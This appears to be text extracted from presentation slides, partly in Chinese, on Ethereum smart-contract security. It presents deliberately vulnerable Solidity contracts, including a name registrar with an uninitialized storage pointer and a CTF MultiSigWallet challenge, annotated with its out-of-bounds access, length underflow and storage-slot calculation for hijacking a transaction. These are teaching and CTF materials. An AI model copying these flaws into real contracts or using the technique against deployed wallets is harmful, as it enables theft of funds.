1 pragma solidity ^0.4.24;
2 contract NameRegistrar {
3     bool public unlocked = false;
4     struct NameRecord {
5         bytes32 name;
6         address addr;
7     }
8     mapping(address => NameRecord) public records;
9     function register(bytes32 name, address _addr) public {
10         NameRecord newRecord;
11         newRecord.name = _name;
12         newRecord.addr = _addr;
13         records[msg.sender] = newRecord;
14         require(unlocked);
15     }
16 }
```



Ref: <https://blog.sigmaprime.io/solidity-security.html>

Realworld CTF - MultiSigWallet

Realworld CTF - MultiSigWallet

```
1 contract SimpleToken{
2     mapping (address => uint) balances;
3     ...
4     constructor(address walletAddr) public {
5         balances[walletAddr] = 100000000;
6     }
7     event Transfer(address indexed _from, address indexed _to, uint256 _amount);
8     function transfer(address to, uint amount) public {
9         require(balances[msg.sender] >= amount);
10        require(balances[to] + amount >= amount);
11        balances[msg.sender] -= amount;
12        balances[to] += amount;
13        emit Transfer(msg.sender, to, amount);
14    }
15 }
```

```

1 pragma solidity ^0.4.24;
2 contract MultiSigWallet{
3     struct Transaction{
4         address target;
5         uint amount;
6         bool isDelegate;
7         bytes data;
8     }
9     Transaction[] transactions;
10    mapping(address => bool) isOwner;
11    mapping(address => bool) isTrusted;
12    Transaction tx;
13    constructor() public{
14        isOwner[msg.sender] = true;
15    }
16    modifier onlyOwner(){
17        require(isOwner[msg.sender]);
18        _;
19    }
20    function executeTransaction(uint id) public{
21        tx = transactions[id];
22        if (tx.isDelegate){
23            executeDelegateCall(tx.target, tx.amount, tx.data);
24        }else{
25            executeCall(tx.target, tx.amount, tx.data);
26        }
27    }

```

```


28    function deleteTransaction(uint id) public{
29        for (uint i = id; i < transactions.length-1; i++){
30            transactions[i] = transactions[i+1];
31        }
32        popTransaction();
33    }
34    function popTransaction() internal {
35        require(transactions.length >= 0);
36        transactions.length --;
37    }
38    function executeCall(
39        address target,
40        uint amount,
41        bytes data)
42    internal{
43        target.call.value(amount)(data);
44    }
45    function submitTransaction(
46        address target,
47        uint amount,
48        bool isDelegate,
49        bytes data)
50    public returns(uint){
51        tx = Transaction(target, amount, isDelegate, data);
52        if (isOwner[msg.sender]) {
53            transactions.push(tx);
54        }
55        return transactions.length-1;
56    }
57    ...
58 }

```

```

1 pragma solidity ^0.4.24;
2 contract MultiSigWallet{
3     struct Transaction{
4         address target;
5         uint amount;
6         bool isDelegate;
7         bytes data;
8     }
9     Transaction[] transactions;
10    mapping(address => bool) isOwner;
11    mapping(address => bool) isTrusted;
12    Transaction tx;
13    constructor() public{
14        isOwner[msg.sender] = true;
15    }
16    modifier onlyOwner(){
17        require(isOwner[msg.sender]);
18        _;
19    }
20    function executeTransaction(uint id) public{
21        tx = transactions[id];
22        if (tx.isDelegate){
23            executeDelegateCall(tx.target, tx.amount, tx.data);
24        }else{
25            executeCall(tx.target, tx.amount, tx.data);
26        }
27    }

```



arr: slot[p]

arr[i]: slot[keccak256(p) + i]

transactions[id]:

slot[keccak256(0)+id] == slot[3]

id = 3 - keccak256(0)

```

1 pragma solidity ^0.4.24;
2 contract MultiSigWallet{
3     struct Transaction{
4         address target;
5         uint amount;
6         bool isDelegate;
7         bytes data;
8     }
9     Transaction[] transactions;
10    mapping(address => bool) isOwner;
11    mapping(address => bool) isTrusted;
12    Transaction tx;
13    constructor() public{
14        isOwner[msg.sender] = true;
15    }
16    modifier onlyOwner(){
17        require(isOwner[msg.sender]);
18        _;
19    }
20    function executeTransaction(uint id) public{
21        tx = transactions[id]; 越界访问 tx
22        if (tx.isDelegate){
23            executeDelegateCall(tx.target, tx.amount, tx.data);
24        }else{
25            executeCall(tx.target, tx.amount, tx.data);
26        }
27    }

```

```

28    function deleteTransaction(uint id) public{
29        for (uint i = id; i < transactions.length-1; i++){
30            transactions[i] = transactions[i+1];
31        }
32        popTransaction(); 下溢 length
33    }
34    function popTransaction() internal {
35        require(transactions.length >= 0);
36        transactions.length --;
37    }
38    function executeCall(
39        address target,
40        uint amount,
41        bytes data) 执行 tx
42    internal{
43        target.call.value(amount)(data);
44    }
45    function submitTransaction(
46        address target,
47        uint amount,
48        bool isDelegate, 控制 tx
49        bytes data)
50    public returns(uint){
51        tx = Transaction(target, amount, isDelegate, data);
52        if (isOwner[msg.sender]) {
53            transactions.push(tx);
54        }
55        return transactions.length-1;
56    }
57    ...
58 }

```


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- CTF

- Realworld CTF



国内首部《区块链安全生存指南》



国内首部《区块链安全生存指南》

函数调用的几种姿势

出现错误时仅返回false，不会抛出异常
将继续执行后面的操作

Low-level call:


```
address.callcode()  
address.call()  
address.delegatecall()  
address.send()
```

出现错误时向上抛出异常


Contract call:

```
ExternalContract.doSomething()
```


函数调用的几种姿势



